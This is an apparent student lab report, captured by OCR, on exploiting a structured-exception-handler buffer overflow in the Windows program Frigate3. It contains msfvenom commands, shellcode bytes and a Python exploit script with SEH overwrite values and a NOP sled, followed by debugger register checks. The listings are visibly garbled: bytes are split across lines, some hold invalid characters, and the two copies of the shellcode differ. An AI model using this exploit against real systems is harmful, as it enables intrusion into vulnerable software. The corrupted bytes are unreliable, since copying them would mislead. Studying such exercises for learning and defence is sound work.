


KANKANWAR DEVASHISH SANGAM
18BCN7022


Install Frigate3 on Windows 7 VM:


Frigate3 UI

**Execute the exploit2.py to generate the
payload_cmd.txt file:**



Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.





The application crashes and CMD opens up after pressing Ok.

Open linux on VMBox and in terminal paste the following code to get the calc payload # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f

python

This will generate the bit code buf = "" buf +=

"\xbf\xe3\xfa\x7b\x97\xdb\xdc\x97\x74\x24\xf4\x5d\x2b" buf +=

"\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18" buf +=

"\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f" buf +=

"\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63" buf +=

"\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xdc\xa7\xe5\x2d\xe5" buf +=

"\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xdc\xa4\x91\x88\xac" buf +=

"\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee" buf +=

"\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8

0\x21" buf +=

"\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0
\xcc" buf +=

"\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\
xdb" buf +=

"\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac
\x33" buf +=

"\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\
xae" buf +=


"\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d
\x5f" buf +=

"\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x
10" buf +=

"\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd
1\xcc" buf +=

"\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\
xa1" buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05" Make

a new python script



```
File Edit Format Run Options Window Help


nseh="\xeb\x20\x90\x90"
seh="\x4b\x0c\x01\x40"

#40010c4b 5b      POP EBX
#40010c4c 5d      POP ESP
#40010c4d c3      RETN
#POP EBX ,POP ESP, RETN | [rt160.bpl] (C:\Program Files\Frigate3\rt160.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed
buf = "" buf += "\xbf\xe3\xfa\x7b\x27\xdb\x5d\x29\x74\x24\xf4\x5d\x2b"
buf += "\xc0\x9b\x30\x89\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x65\xe7\x40\x4a\x56\x54\xb0\xcd\x4d\xa7\xe5\x2d\xe5"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\x4d\x4f\x91\x88\xao"
buf += "\x74\x19\x02\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x45\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x70\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\x4d\xac\x93"
buf += "\xd1\x5d\xf6\x17\xf5\x06\xec\x36\xac\xe2\x03\x46\xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\x9f\x2d\x9d\x5f"
buf += "\xef\x2d\x9e\x0f\x98\x1c\x15\x80\xdf\xa0\xfo\xe5\x10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\x06"
buf += "\x07\xe8\x26\x6d\x6d\x63\x50\x9d\x9f\xfc\x35\xa1"
buf += "\x0c\xfc\x1f\x02\xd3\xe6\x03\x05"
```

Execute the python script to generate the payload



Attach Debugger and analyse the address of
various registers below
Check for EIP Address

EIP 779540F1	ntdll.779540F1	779540F8	CC	INT3
779540F1		779540F9	C9	RETN
779540F2		779540F2	90	NOP

Overflowing with A character

[illegible]